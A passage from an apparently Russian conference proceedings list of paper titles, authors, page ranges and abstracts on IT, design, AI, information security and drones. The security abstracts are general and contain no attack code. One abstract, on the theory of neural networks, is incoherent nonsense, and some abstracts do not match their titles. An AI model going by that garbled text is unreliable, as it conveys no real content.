*Modern production is becoming more automated and digital. The use of information technology allows you to optimize and speed up production processes, reduce costs and improve product quality. This essay will consider what information technologies are used in the automation of production processes, and what benefits they provide.*

**Key words:** automation, production, information technologies, latest technologies.

**Al-Nami B., Voskresenskaya Y., Mironova M.** The Role of Typography in Web Design. PP. 99–103.

*Currently, there are a huge number of websites that offer various types of information. However, not all sites are able to effectively convey this information to visitors. That is why website owners need to pay attention to aspects such as typography in order to make their website more interesting and convenient for visitors, to establish brand identity.*

**Key words:** typography, font, adaptive design, serif, web design.

**Al-Nami B., Gerasimova P., Kirsanov V.** Protection from Internal Threats. PP. 103–106.

*Currently, information technologies are developing at a high speed, and it is no longer so easy to single out any sphere of human activity in which they would not be in demand. However, with the growth of technology, the threat to cybersecurity also increases. Internal attackers who have access to all sources of information pose the greatest danger for modern network users. We will analyze all aspects of the issue of threats and security relevant in the world of modern information technologies.*

**Key words:** information security, internal threats, protection, information security, data leakage, information environment, information protection.

**Al-Nami B., Golovach P.** What Are the Dangers of Neural Networks. PP. 107–109.

*Neural networks are gaining popularity more and more every day. Now machines are able to solve many tasks that people used to solve. They are used in various industries, including medicine, finance, transportation, games and entertainment. But despite their huge potential and unique capabilities, neural networks can also be dangerous and cause serious damage.*

**Key words:** neural networks, neural networks, artificial intelligence, machine learning.

**Al-Nami B., Goloshchapov A., Filippova E.** Artificial Intelligence and Copyright. PP. 110–113.

*In this article we will talk about copyrights to works created with the help of artificial intelligence technologies. In particular, commercial, legal and legislative aspects will be touched upon, the process of creating creations with computer technology and its similarity to human creative activity, the future development of artificial intelligence, and a specific example of a three-dimensional picture created using a facial recognition system will be considered.*

**Key words:** artificial intelligence, copyright, works of art.

**Al-Nami B., Grigorieva S.** The Impact of Website Design on Online Business Sales. PP. 113–116.

*In modern realities, it is impossible to imagine any company without a website: a web service allows you to attract a large number of new users, increase sales, and also improve the image of the company. A website is a business card, the "face" of an enterprise, without which it is difficult to fully assess the seriousness and responsibility of a company, because if it does not have a page on the Internet, it means that it does not worry about its status among competitors. The article discusses the key points in the design of sites that allow to increase the influx of new users.*

**Key words:** website design, user engagement, corporate identity, sales.

**Al-Nami B., Gubin Y.** Malicious Software. PP. 117–120.

*Modern man cannot live without digital devices. They have changed our whole life, added many opportunities. But all electronic computers cannot exist without programs with the help of which these machines perform various tasks. Unfortunately, not all programs are written to accomplish a human task: some are programmed to harm the user and their device. This paper describes how such programs work and how they are distributed.*

**Key words:** information security, computer security, viruses.

**Al-Nami B., Dzhigolati C.** Virtual Reality Technologies. PP. 121–124.

*Science fiction literature has made a significant contribution to the development of both science and technology, and the whole of humanity. After all, it's no secret that the most breakthrough modern achievements of our civilization were somehow inspired by great science fiction writers. As a vivid example, we can recall the novel by Jules Verne (From Earth to the Moon in a direct way in 97 hours and 20 minutes). As Konstantin Eduardovich Tsiolkovsky (one of the founders of the Russian cosmonautics and rocket science) wrote: (The desire for space travel is embedded in me by the famous visionary Jules Verne. He awakened the work of the brain in this direction).*

*Virtual reality technologies have also recently been part of science fiction, but these days they are becoming more widespread. They are used as simulators for pilots and astronauts. Car simulators based on virtual reality are used by professional racers. You can visit the Louvre, visit the Chernobyl nuclear power plant thanks to virtual excursions. So what is virtual reality, and what does the rapid development of these technologies promise us? We will try to answer these questions.*

**Key words:** virtual reality, augmented reality, technology, the fourth industrial revolution, innovation.

**Al-Nami B., Dubousova E.** Current Problems of Information Technology Security. PP. 124–128.

*The article touches upon the issues of protecting the information space, which is one of the significant tasks in modern society. The article reveals the content of the concepts: cyber hygiene, information security, and information protection. The types and methods of implementing threats to information security, some ways of protecting information resources are analyzed. The purpose of the study is to reveal the usefulness of cyber hygiene compliance, to show the relevance of the problem of information technology security.*

**Key words:** information technology, cyber hygiene, information security.

**Al-Nami B., Zhigulin Y.** Management of Information Systems in the Modern World. PP. 128–132.

*Information management systems play an important role in the modern world, providing automation and optimization of various business processes in various fields of activity. They allow you to collect, process and store information, as well as manage and control business processes, which increases the efficiency of enterprises and improves the quality of products and services.*

**Key words:** Security, security, digital technologies, Internet, information management system, database.

**Al-Nami B., Zagretdinov A.** Analysis of Encryption Methods. PP. 133–135.

*Modern encryption systems are described, a comparative analysis of algorithms is carried out and the following conclusions are made. These are the most common and used encryption schemes in our country and are in no way inferior to them. For foreign companies, each of the encryption methods used in our time has been analyzed.*

**Key words:** encryption scheme, information security, asymmetric and symmetric encryption, information technology, cybersecurity.

**Al-Nami B., Zemlyakov A., Sharko N.** Where Does 3D Graphics Begin? PP. 135–139.

*In our modern world, 3D technologies are one of the most important achievements of science. In many areas, such as medicine, engineering, education, journalism, entertainment and others, it has become almost impossible to abandon 3D technologies. Choosing where to start mastering such a voluminous discipline as 3D graphics, a beginner, not having a basic understanding, is faced with the choice of which direction to start mastering. This article should dot the "I" and explain the meaning of the main directions in 3D.*

**Key words:** 3D graphics, animation, 3D modeling, design, programs.

**Al-Nami B., Zubova M., Kalinina S.** Relevance of the use of Intrusion Prevention Tools within the Framework of Information Systems Security. PP. 140–144.

*This scientific article is devoted to the study of the relevance of the use of intrusion prevention tools to protect all types of information systems. Special attention is paid to domestic developments in the field of information security in the context of active import substitution. The speakers will present material reflecting a complete and understandable overview of the intrusion detection and prevention system and similar technologies, as well as a study of the relevance of the use of such tools.*

**Key words:** information security, information environment, information, information protection, information security.

**Al-Nami B., Ivashova M.** Relevance and Threats of Information Security Security in the Modern World. PP. 145–149.

*In the modern world, information technology plays a huge role in various fields of activity, be it business, science, education or medicine. With the growing number of Internet users and a sharp increase in the amount of transmitted information, the likelihood of its leakage and use for selfish purposes increases. In this regard, the issue of ensuring information security is acute.*

**Key words:** information security, vulnerabilities, cyber-attacks, corporate data, threats to information security.

**Al-Nami B., Karimbaev T., Menshova I.** Comparison of the Effectiveness of Various Optimization Methods. PP. 149–154.

*At the moment for numerical local function optimization big number of various methods are still used. Knowledge about which method fit the specific problem is needed for effective application of computing power. In this whitepaper the following computing methods are reviewed: quadratic interpolation method, secant method, Newton-Raphson method, in subject of simple polynomial function.*

**Key words:** quadratic interpolation method, secant method, Newton-Raphson method.

**Al-Nami B., Kormachev I.** Neural Networks in the Modern World. Exploring the Possibilities and Applications of Chatgpt. PP. 155–158.

*This scientific article is devoted to the study of the possibilities and applications of neural networks in the modern world, with a focus on a specific model. The article describes the use of neural networks in various fields, such as marketing and advertising, finance, training and many others. In particular, the work is considered as a generative text model, its capabilities in the tasks of generating text in natural language and analyzing text data. The article also offers an overview of possible directions for the development of this technology.*

**Key words:** artificial intelligence, pre-training, pre-training, NLP, tool, neural network, natural language processing, machine learning, ChatGPT.

**Al-Nami B., Kochnev T.** Features of Control Systems and Information Technologies. PP. 159–163.

*In the modern world, it is simply impossible to imagine life without information technologies, despite the fact that in the very recent past, a person had no idea about them. They have firmly entered our lives, information technologies are used in all spheres of human life, performing a particularly significant dual role. Information technologies represent the entire accumulated experience of mankind in a formatted form suitable for applied use. And it concentrates scientific knowledge and materialistic experience for the implementation of social processes.*

**Key words:** security of information systems, control systems, programming, information control systems, cloud technologies, network technologies.

**Al-Nami B., Kravtsov K., Tulin Y.** Security of Information Systems: Main Threats and Solution Methods. PP. 164–168.

*This article discusses the current security issues of information systems associated with threats. The article discusses various methods and technologies for ensuring the security of information systems, including blockchain, AI and quantum cryptography. The article also describes examples of successful protection of information systems in various fields of activity, such as finance, healthcare and government. In conclusion, it is emphasized that ensuring the security of information systems is a continuous process that requires constant attention and updating from all users of information systems.*

**Key words:** information systems security, hacking threats, data theft, encryption, artificial intelligence, quantum cryptography.

**Al-Nami B., Kuliev R.** Social Networks in the Modern World. PP. 168–172.

*The article I am writing is dedicated to social networks. It examines various aspects of the impact of social networks on society, including positive and negative effects. The article draws attention to how social networks have changed the way we interact with each other, and what challenges and opportunities these changes represent. The purpose of the article is to analyze the impact of social networks on society and discuss possible solutions to minimize the negative consequences and increase the benefits for users of social networks. In addition, the article contains recommendations for social media users on how to use these platforms in the most effective and safe way for them. The overall goal of the article is to promote the conscious use of social networks and increase public awareness of their impact on our lives and society as a whole.*

**Key words:** information society, digital technologies, social network, communication, social media, promotion.



**Al-Nami B., Mazur A.** The Role of Artificial Intelligence in the Social Network Landscape of the Future. PP. 173–176.

*What role will artificial intelligence play in the social media landscape of the future? Some say that AI is already changing the way we communicate online, and many experts believe that its influence will only grow. How do companies need to adapt to stay competitive? What new features will users have? This article looks at some of the ways AI is currently shaping social networks and the changes that can be expected in the near future.*

**Key words:** artificial intelligence, social networks, information technology, neural networks, automation, DeepMind, software development, computer learning.

**Al-Nami B., Medunov A.** Application of Microcontrollers for System Management – Smart Home. PP. 177–180.

*This article is devoted to the use of microcontrollers to control systems - smart home. It discusses the advantages of using microcontrollers, as well as ways to integrate them with smart home systems. The article describes how microcontrollers can be used to control devices in the home, such as lighting, thermostats, doors and windows, as well as how they can collect and analyze data on energy consumption, temperature and other parameters. In conclusion, the article emphasizes the importance of using microcontrollers to create smart home systems and offers a number of practical recommendations for their use.*

**Key words:** technology, smart home, housing and communal services, construction, housing Microcontroller, systems management.

**Аль-Нами Б.А., Мусаева Т.** Современные методы решения проблем адаптации изображений на веб-страницах и возможности использования искусственного интеллекта для этого в будущем. С. 180–185.

*Большие размеры файлов изображений являются важным фактором, который может способствовать задержке загрузки веб-сайтов, поскольку почти половина всех потребителей ожидают, что веб-сайты будут загружаться менее чем за две секунды. Для веб-дизайнеров и разработчиков адаптация фотографий для веб-страниц может быть сложной задачей из-за множества проблем, включая медленную загрузку, низкое качество изображений и проблемы с совместимостью устройств. В этой статье мы рассмотрим некоторые из этих проблем и обсудим стратегии решения тех, кто использует инструменты и программы, специализирующиеся на обработке и адаптации изображений на страницах веб-сайтов, а также обсудим возможность использования для этого искусственного интеллекта.*

**Ключевые слова:** Адаптация изображений, адаптация веб-страниц, дизайн, пользовательские интерфейсы, пользовательский опыт, изображения, веб-дизайн, искусственный интеллект.

**Al-Nami B.A., Nuzhdin.E.V.** Application of Machine Learning in Information Technology for Automation and Management of Business Processes. PP. 185–188.

*This article provides an overview of machine learning and its application in various business processes, such as marketing, finance, logistics and personnel management. Machine learning allows you to solve a wide range of tasks, including forecasting, classification, optimization, and others, which makes it a powerful tool for automating and managing business processes.*

*With the help of machine learning, companies can automate routine tasks, reduce costs, increase productivity and make more informed decisions.*

**Key words:** Information systems, artificial intelligence, information technology, automation, Security of information systems, Machine learning.

**Al-Nami B., Ozdrovskaya M., Romashova P.** Information Security in Companies: why it is Needed and How to Provide It. PP. 188–191.

*In today's world, when many companies have gone digital, information security has become one of the most important issues they face. Every day, thousands of cyberattacks occur around the world that can lead to confidential information leaks, data theft, and other serious business consequences. In this article, we will look at why companies need information security and how it can be ensured.*

**Key words:** information security, cyber attacks, digital technologies, internet, computers.

**Al-Nami B., Omarov E.** The Personal Data Protection and Legislation on Data Protection. PP. 192–195.

*The article discusses the importance of personal data protection and information protection legislation in modern society. Highlights the risks and threats associated with misuse, unauthorized access or disclosure of personal and non-personal information. The article explains that personal data protection and data protection legislation are critical to protecting privacy, preventing identity theft and fraud, promoting transparency and accountability, and preventing discrimination. It also provides examples of legislation on the protection of personal data and information adopted in different countries. It then concludes that organizations and individuals must take the necessary steps to comply with these laws and regulations and implement strong security measures to protect personal information from emerging threats and risks.*

**Key words:** Personal data protection, information protection, legislation, information systems security, security, fraud, data leaks.

**Al-Nami B., Petrov A.** Mathematical Modeling, Modern Methods and Their Application in Solving Real Problems. PP. 195–199.

*This topic "Mathematical modeling, modern methods and their application in solving real problems" is relevant at the present time. Among the problems related to this topic, we can highlight the need to create more accurate and efficient mathematical models, as well as expand their application areas. In addition, the issue of developing new algorithms and technologies to improve the quality of modeling and accelerate the process of obtaining results is relevant.*

**Key words:** mathematical modeling, mathematical model, observation diary, mathematical diary, real-life tasks.

**Al-Nami B., Popova A.** Development of Virtual Instructions for Maintenance and Repair of Various Devices and Equipment Using Augmented Reality Technologies. PP. 199–202.

*The article describes the technologies of additional reality that help in the development of virtual instructions. The advantages and disadvantages, the algorithm for developing virtual instructions, demonstration of various devices and reduction of time for equipment repair are described. And it is also shown that with the help of virtual instructions, technical specialists can diagnose and fix malfunctions faster and more efficiently.*

**Key words:** virtual reality, virtual reality glasses, augmented reality, mixed reality.

**Al-Nami B., Popugaev D., Ulastic V.** Comparative Analysis of Modern Information Search Systems. PP. 203–205.

*Search information systems are an important part of information technology. By providing a huge environment for processing, sorting, posting, filtering and searching for huge amounts of structured data, they are very popular among ordinary computer users. The emergence of multiple search engines gives us the freedom to choose and select a suitable option for further use, as well as the ability to conduct a comparative analysis according to relevant criteria.*

**Key words:** internet, computer networks, information technologies, search engines.

**Al-Nami B., Rstakyan A.** The Relationship Between Design and Marketing: How Design Affects Sales. PP. 206–209.

*The work is devoted to the consideration of the relationship between design and marketing. The article pays special attention to the importance of design in the presentation of a product or service. The paper presents design methods with which you can significantly increase sales. In addition, the paper considers and analyzes examples of the influence of design on sales in various well-known companies.*

**Key words:** design, company image, sales, packaging design, design philosophy, brand, re-branding, logo, label, consumer, marketing.

**Al-Nami B., Rybolovlev I.** Methods of Detection and Elimination Errors at the Channel Level of the Osi Model. PP. 209–214.

*This article describes methods for detecting and eliminating errors at the channel level of the OSI model. The paper presents the principle of operation of the Hamming Code, Reed-Solomon, LDPC, CRC, Turbo codes. An example of using the Hamming Code is given. The scope of application of these methods and the ratio of the initial data to the additional ones in the implementation of each are indicated.*

**Key words:** Hamming Code, Reed-Solomon Codes, LDPC, CRC, FEC, Turbo codes, Data integrity.

**Al-Nami B., Ryabinina S.** Ensuring Computer Security in a Commercial Organization. PP. 214–218.

*This article discusses the current problem of information protection at enterprises, since access to confidential information and its modification can cause significant damage to the financial position of the company. Also, the types of threats to information security and ways to protect against them.*

**Key words:** security, protection, enterprise, privacy, cyber-attacks.

**Al-Nami B., Saitchina A.** Using Virtual Interlocutors for Automation and Optimization Working With Clients. PP. 218–223.

*On the threshold of the second decade of the twenty-first century, the influence of intelligent information technologies began to increase in the world. With the development of messengers, new ways of exchanging information have appeared, expressed in the creation of so-called virtual interlocutors, which are now tightly integrated with artificial intelligence. This article describes the practical purpose of virtual interlocutors in automating the work of processes for*

*providing communication services, the classification of assistant programs and the possibilities of their use.*

**Key words:** information, automation, chatbot, virtual interlocutor, artificial intelligence, neural networks, information society.

**Al-Nami B., Samsonkin A., Shiyan P.** The Use of Drones in Peacetime and Wartime. PP. 224–228.

*Drones or unmanned aerial vehicles – until the 21st century were used exclusively for military purposes. It was only relatively recently that drones began to be used not only in the armed forces. Now they are widely used in photo and video shooting, cargo delivery, using drones (ground and aerial drones) to search for victims of floods, earthquakes, fires and other disasters. The aerospace and defense industries initially produced drones for counterinsurgency and defense, which proved useful in these conditions, the article describes the process of using unmanned aerial vehicles in peacetime and wartime.*

**Key words:** unmanned aerial vehicle, artificial intelligence, machine learning, centralized management, decentralized management, drones.

**Al-Nami B., Sidelnikov A.** Analysis of Modern Detection Methods and Protection Against Cyber Attacks on the Base Machine Learning. PP. 228–231.

*This article discusses modern methods of detection and protection against cyber-attacks based on machine learning. Anomaly detection, event analysis systems, morphology analysis and phishing detection - all these methods use machine learning algorithms to detect unauthorized activity and protect against cyber-attacks. The article also emphasizes the need to train personnel in the field of cybersecurity and awareness of possible threats in order to effectively use protection tools against cyber-attacks.*

**Key words:** virus, antivirus, information protection, artificial intelligence, phishing, fraud, machine learning, deep learning, cyberattack based on machine learning.

**Al-Nami B., Sidorova S., Chuprova A.** Prospects for the Use of Artificial Intelligence in Software Development. PP. 231–235.

*The prevalence of the use of artificial intelligence is only growing these days. More and more programs are becoming self-learning and autonomous for the convenience of their use in the future. And they help in finding solutions for the largest number of issues, which shows the potential for their use in software development.*

**Key words:** artificial intelligence, artificial intelligence in the development of science and technology, information technology, neural networks, automation, big data, software development.

**Al-Nami B., Sidorova S., Chuprova A.** Areas of Application of Artificial Intelligence. PP. 236–239.

*Software development can be optimized using artificial intelligence. Artificial intelligence has revolutionized the world. Helps automate monotonous or dangerous tasks, leaving a person with creative tasks. Thus, artificial intelligence affects all industries, including the field of software development.*

**Key words:** artificial intelligence, artificial intelligence in the development of science and technology, information technology, neural networks, automation, Big Data.

**Al-Nami B., Sinuk S.** Advantages of Transport Automation in the Modern World. PP. 240–244.

*In this paper, we are talking about automation of programming, then which environments and areas are affected by this direction, starting from automation of production management, ending with application in the field of public administration. More attention will be paid to transport automation, application and perspective.*

**Key words:** automation of transport systems, information technology, automation, industrial automation, Internet of things, artificial intelligence, robotics.

**Al-Nami B., Skrykov I.** Applying the Convolution Operation in Deep Learning. PP. 244–247. *The article discusses the mathematical operation of convolution. It provides examples of its calculation and application in various fields: for image modification and in Deep machine Learning. It also tells about convolution networks, how they can change the parameters for the convolution core.*

**Key words:** convolution, machine learning, deep learning, neural network.

**Al-Nami B., Smorodin K., Strelets C.** Introduction to the Theory of Neural Networks. PP. 247–250.

*These are the neurons that are more densely populated next time. There are many revolutionaries in the service of technological information. District leaders can tell you more: have a drink, save it, take the program in the right program. It is important to know how many neurons evaluate that are safer than most of their experts. Also, be sure to learn and learn randomly with very predictable technology and modernity.*

**Key words:** neural networks, neuron, sigmoid model, neural network architecture.

**Al-Nami B., Stetsurin L.** Use of Neural Networks in Design. PP. 250–252.

*This scientific work Use of neural networks in design explores the possibilities of using neural networks in the field of design, describes examples of their use in various projects, and also analyzes the advantages and limitations of this technology in this area. The results of the study allow us to conclude that the use of neural networks in design can be an effective tool, but requires additional research and control to obtain reliable results.*

**Key words:** neural networks, design, Midjourney, image processing, advantages and limitations.

**Al-Nami B., Sugako S.** ChatGPT Technologies. PP. 253–256.

*This article is written about an actively developing topic, such as chatbots. Let's consider the principle of their work on the example of one of them. For example, a fairly well-known Generative pre-trained transformer was taken. Its functionality is quite wide, which allows it to be used in many areas of human activity. Let's figure out the principle by which answers are formed and artificial intelligence is trained.*

**Key words:** internet communication, the concept of chatbot, the tasks of chatbots, the scope of chatbots, promotion.

**Al-Nami B., Tolmachev A.** The Relevance of the Profession of a Web Designer. PP. 256–261. Is The Neural Network an Assistant or an Enemy?

*The daily life of absolutely every person in modern society is directly connected with the use of electronic computing technology. Phones, computers, tablets today have become not only working tools, but also leisure facilities. The development of the profession of a web designer makes interaction with the interface of your device not only practical, but also convenient.*

**Key words:** web design, neural network, information technology, latest technologies.

**Al-Nami B., Uzkiy G.** Smart House. Functionality and Applications. PP. 261–264.

*in our article we will talk about the capabilities of the smart home system, In the course of our work we examined the basic principles of the smart home, the prospects for the development of this technology, as well as applications in everyday life. We also analyzed the most significant disadvantages and advantages of using the smart home system.*

**Key words:** Smart home, wireless technologies, artificial intelligence, control system, sensors, actuators, controllers.

**Al-Nami B., Halyutina V.** Analysis of the Ecosystem of the Smart House and Her Safety. PP. 264–267.

*The concept of “smart home” or “house with buttons” arose back in 1950 thanks to the American engineer Emil Matthias. Buttons were located throughout the house, and when pressed, some action was performed, which helped to automate elementary household tasks. Then the aspect of information security was not important, because everything was controlled mechanically. Now it is possible to start the work of a kettle or a vacuum cleaner by pressing one button on a smartphone or a voice command, but how safe is the emerging ecosystem?*

**Key words:** computer technology, information security, IoT, smart home, internet of things.

**Al-Nami B., Khorkov M.** Is It Possible to Replace All Organs in the Human Body Artificial? PP. 268–271.

*The rapid development of medical technologies and the ever more active use in them of the latest achievements of related sciences make it possible today to solve such problems that seemed impossible just a few years ago. Including - and in the field of creating artificial organs that can more and more successfully replace their natural prototypes. Situations where a person may need a new organ or limb are quite common. It happens that a person is tormented by a serious illness, and only the replacement of an organ with another can save his life, or an injury has occurred as a result of which he lost his limbs. This article demonstrates the progress in the field of biotechnology and also shows the progress in this area.*

**Key words:** artificial organ, transplantation, technologies, functions of organs, replacement.

**Al-Nami B., Shalin D.** Simplification of Communication with Clients Using Telegram Bots. PP. 271–274.

*The article "Simplification of communication with customers using Telegram bots" examines the possibilities of using Telegram bots to improve the quality of customer service of companies. The article describes the main advantages of using Telegram bots, the process of their creation*

*and configuration, as well as the need for data analysis to improve the work of the bot. Examples of successful use of Telegram bots in various business areas are also discussed in detail.*

**Key words:** telegram, bot, messenger, mobile applications, cyber-attacks, information protection, Chabot's, Internet communication.

**Al-Nami B., Schennikova A.** Information Security of Personal Data in the Modern World. PP. 274–277.

*The article discusses the issues of information security in the field of storage, processing of personal data. Information is one of the significant resources that is a part of every person's life. Technologies keep up with the times, which leads to an increase in the number of cybercrimes. There are different ways to protect your personal data, you need to carefully manage information and be able to prevent cyber threats.*

**Key words:** Information security, cyber-attacks, personal data, information protection, automated systems, hacker.

**Al-Nami B., Yarkovich D.** How to Optimize the Design of Information to Improve the Effectiveness of Communication with Users. PP. 278–281.

*The purpose of the study is to reveal the peculiarity of information perception in a person's daily life, to explain the importance of information design and to tell about the areas in which information design is used. The article presents views on three types of data transmission and in the course of the work it was discussed in which cases which method of information compression is more effective. this article touches on the topic of infographics, namely its features.*

**Key words:** design, infographics, user communication, information, digital technologies.

**Amelchenko D., Andrianova E., Zhemchugova E., Melnikova D.** Development of an Information-Analytical System of Parameters of Artificial Earth Satellites. PP. 281–286.

*The purpose of this work is to develop an information-analytical system of parameters of artificial Earth satellites, designed to accumulate, store, display and process information about artificial Earth satellites for the purpose of geolocation. To achieve this task, it is necessary to develop: special software with a graphical interface, a service for storing and providing access to information, a service for automatically collecting and updating information from open sources. It is also necessary to provide interaction with an external service for calculating trajectories.*

**Key words:** development, information-analytical system, parameters of artificial Earth satellites.

**Andreevskiy I., Kuznetsova O.** Autonomous Surface Vessels as a Factor in Ensuring the Safety of Navigation. PP. 286–291.

*Ensuring the safety of navigation is the main task facing every shipping company. According to statistics, the main cause of ship accidents is the human factor, respectively, a decrease in its influence will lead to a decrease in the number of accidents. The development of modern information technologies and means of communication in terms of unmanned navigation will eliminate the impact of the human factor, and as a result, improve the safety of navigation*

**Key words:** autonomous surface vessels, unmanned vessels, unmanned navigation, a-Navigation, accident rate of vessels, safety of navigation.

**Andrianov D., Perevyshko A., Fedorova A.** Analysis of the Use of Digitalization Elements in Tourist Route Projects. PP. 292–296.

*Digitization refers to a transition to new processes, models, and approaches based on digital information technologies. Nowadays, there is no subject area that has not been affected by digitization. The article discusses possible options for the application of modern digital technologies in the process of designing tourist routes. Ecological trails are considered as a specific example of application. The article covers not only the approaches used in the development stage of the eco-trail project but also the digital models used in its operation.*

**Key words:** digitization, information technology, design processes, modern approaches, tourist routes, ecological trails, immersive technologies

**Anisimov V., Vershennik A., Lepeshkin O., Ostroumov O., Khatypov R.** Ensuring the Functioning of Software and Hardware Objects of Critical Information Infrastructure. PP. 297–301.

**Abstract:** *The report presents an approach to ensuring the sustainable operation of complex software and hardware objects of critical information infrastructure. In the process of operation, complex objects and their elements perform a certain and fixed set of functions, while due to the influence of various destabilizing factors, a malfunction or the emergence of new undeclared functions may occur. It is proposed to identify broken and new undeclared functions, evaluate their performance and ensure the performance of broken functions and elimination of undeclared functions, which will ensure the functioning of critical information infrastructure facilities in real time.*

**Key words:** critical information infrastructure, critical object, hardware and software object, functional stability, tasks, functions.

**Arsentiev A., Vasilyev N.** Influence of the Charge Length on the Ballistic Characteristics of Rockets. PP. 301–305.

*The historical experience of past military conflicts shows that one of the most important roles in achieving victories is played by the equipment of the belligerents with highly effective means of conducting armed struggle, such as various types of weapons created on the basis of advanced achievements of science and technology. This situation has not changed even today, since war remains a common phenomenon, and weapons continue to be its driving force. In modern conditions, there is a trend towards the development of means of warfare, namely the constant improvement of traditional types of weapons that hit targets mainly due to kinetic, chemical and thermal energies.*

**Key words:** ballistic characteristics, engine operation parameters, unguided rockets.

**Balakirev N., Litvinov V.** Modern Technologies of Multiplatform Development of Mobile Apps. – PP. 305–309.

*In recent years, programming technologies have been developing rapidly. Thus, the issue of reducing the costs of developing new multiplatform applications is becoming increasingly important. At the same time, there has long been a problem of reusing existing code, which remains relevant, and we are talking about the implementation of program code on different platforms, such as iOS, Android, as well as on Russian mobile operating systems. The paper presents an analysis of modern technologies for multiplatform development of mobile applications.*

**Key words:** cross-platform development, framework, Xamarin, React Native, Flutter.



**Bandalet E., Fedorova A.** Analysis of the Use of Typography in Motion Design. PP. 310–313.  
*The article defines the basic concepts of typography, highlights current trends in the use of typography in the field of motion design, defines the concept of kinetic typography, analyzes the features of using text animation for various tasks in several types of advertising, provides examples of the use of typography in the field of motion design.*

**Key words:** design, motion design, typography, kinetic typography, animation, advertising

**Bakhromov S., Varlamova L.** Application of Bicube Interpolation Spline Models for the Study of Hematological Blood Analysis Images. PP. 313–319.

*The article deals with the problem of processing images of blood hematocrit. It is necessary to correctly determine the hematological parameters associated with the general health of students. The higher the physical activity and healthy lifestyle of students, the lower the risk of blood thrombosis. One of the stages of image processing is the elimination of noise. The use of bicubic spline models made it possible to construct a grid with a variable step for a noisy image for further processing.*

**Key words:** image preprocessing, hematocrit, mathematical methods, bicubic spline model.

**Belenkov A., Soloviev D.** Development of a mobile application with augmented reality technology for an MCVD machine operator. – PP. 319–322.

*This article sets the task of developing a mobile application with augmented reality technology for the operator of an MCVD machine for fiber optic production, describes in detail the technological process for manufacturing preforms using the MCVD method. The article presents the results of an analytical review of the development of such applications in general and augmented reality technologies in particular, the choice of environments and tools for such development is made. The structure and algorithms of the developed mobile application are described.*

**Key words:** augmented reality, automation of technological processes.

**Belov A., Belyaev P., Garifullin M., Mamedov G., Radabolsky V., Turushev T.** Optical Navigation Based on Defining Points. PP. 323–327.

*The main component that ensures the functioning of unmanned aerial vehicles (UAV) is their navigation system. The widespread approach to its construction is a combination of inertial and radio navigation methods, but in conditions when this approach becomes impossible to use, for example, with a poor signal, it becomes necessary to resort to alternative types of navigation. Optical navigation is the most effective way to solve the problem, as it does not require the use of external signals. This article presents an algorithm for determining the position of a UAV based on the location of reference points in space using optical navigation methods. The hardware and software architecture of the application is developed. The algorithm was evaluated using physical UAV models, and its main advantages and disadvantages were revealed. The proposed method can be used both in combination with other navigation methods and independently of them.*

**Key words:** unmanned aerial vehicles, optical navigation, reference points, computer vision, optical flow.

**Belous K., Vorobyov L., Yasinsky S.** The Place of the «Golden» Section in the Probability Distribution for the Model of the M/M/2 Queuing System with Losses. PP. 327–330.

*The article presents the problem of determining the probabilities for each of the possible states of the simplest two-link queuing system with losses and the subsequent proposal of an alternative solution based on the construction of models using the golden section.*

**Key words:** queuing system, probability distribution, «golden» section.

**Belous K., Kirillova M.** Graphical User Interface for Smart Home Control System. PP. 330–334.

*Currently, the concept of intelligent control of various objects, including residential premises using controllers, is actively developing. An important part of such a system is a graphical user interface designed to manage the entire system.*

**Key words:** smart home, controller, automation, user interface.

**Berezkin A. Parfenov D.** Application of the Chatgpt Language Model in the Field of Infocommunications. PP. 334–337.

*Currently, there is an obvious tendency to increase the use of neural network technologies. In some areas, such technologies allow us to achieve results that were almost impossible to imagine a few years ago. One of the areas of development is linguistic models. This report examines the theoretical application of linguistic models in the field of infocommunications, and also assesses the extent to which this application is possible at the current level of technology development.*

**Key words:** Neural networks, generative networks, language neural networks.

**Besedin M., Vasiliev N., Ivanov V., Putilin Y.** Development of Mobile Applications in the Modern World as a Means of Business Development. PP. 338–341.

*The article briefly describes the progression and growth trend in the field of mobile application development. Describes a significant increase in the audience using mobile applications. Sales statistics are provided.*

**Key words:** mobile application, mobile device, software, development.

**Bobylkov T., Kosnevich D., Neverov E., Tikhonova A.** Trusted Software Module for it System Security. PP. 342–347.

*In the modern world, the use of various Internet of Things systems is increasingly spreading. However, with the increase in the number of device connections, the variety of cyberattacks carried out on such systems certainly increases. Therefore, the task arises in ensuring the safe operation of the Internet of Things system. In this paper, some existing solutions to the problem are considered; a model based on the algorithm of trust and reputation, implemented in the form of a software module, is proposed; the results of the experiment are presented and the ways of application and improvement of the proposed software package are considered.*

**Key words:** Internet of Things, IoT systems, agent-oriented programming, security, software package, trust, reputation, agent.

**Bondarenko I., Rakovskii O.** Digital Transformation: Advantages and Disadvantages of Distance Learning. PP. 347–350.

*It is proposed to use neural networks to predict the potential consumption of telecommunication services and content by the population of new areas, the costs and resources necessary for this, as well as the expected benefits from implementation, in order to determine the economic feasibility of the project. The methods of solving the task are considered, the resources necessary for its implementation are determined, the selection of possible consumers of the information system being developed is carried out, recommendations for its application are formed.*

**Key words:** Neural networks, statistical information processing, telecommunication services, media content.

**Borisov V., Fedorchenko E.** Research on Interconnection Between Separate Cyber-attack Stages and Their Role in Generating Attack Sequencies for the Purpose of Proactive Response on Cyberthreats. PP. 350–353.

*With the development of information technologies, both the number of cyberattacks and their complexity inevitably increase. In response to this, various protection systems are created that allow you to detect security-related changes in the normal operation of infrastructure components and generate appropriate security events. Timely detection of such events, their correlation and analysis are important for predicting the propagation of cyber attack and proactively respond to it. One of the approaches to the correlation of individual events and the prediction of subsequent attack steps is to model the sequences of possible attack steps, taking into account the main stages of the attack, as well as techniques, tactics and procedures specific to each specific stage. The MITRE organization has done a lot of work in the field of classifying the stages of cyber attacks, as well as tactics and procedures specific to each individual stage. It is important to take into account the features of the analyzed infrastructure. This paper describes the knowledge base of techniques, tactics and procedures known as MITRE ATT&CK, and the concept of its application for generation of attack sequences.*

**Key words:** Cyber-attack stages, security events, proactive response, MITRE ATT&CK.

**Borisov S., Fomin Y., Sevostynov V., Shterenberg S.** Application of Domestic Single-Board Computer Repka Pi 3 in the Loop of Information-Protected System. PP. 354–358.

*The issue of import substitution is becoming relevant every day. In particular, the hardware component has a huge impact in the framework of information security. Single-board computers are able to act as a variety of different elements, both from the side of potential threats to information security, and as an element that ensures information security. To date, there are many different boards of domestic production, the study and application of which in practice is just beginning.*

**Key words:** single-board computers, import substitution, document management systems.

**Borodyanskiy Y., Dyupin A.** Research of Image-Based Object Detection in YOLOv7 Neural Network Models. PP. 359–363.

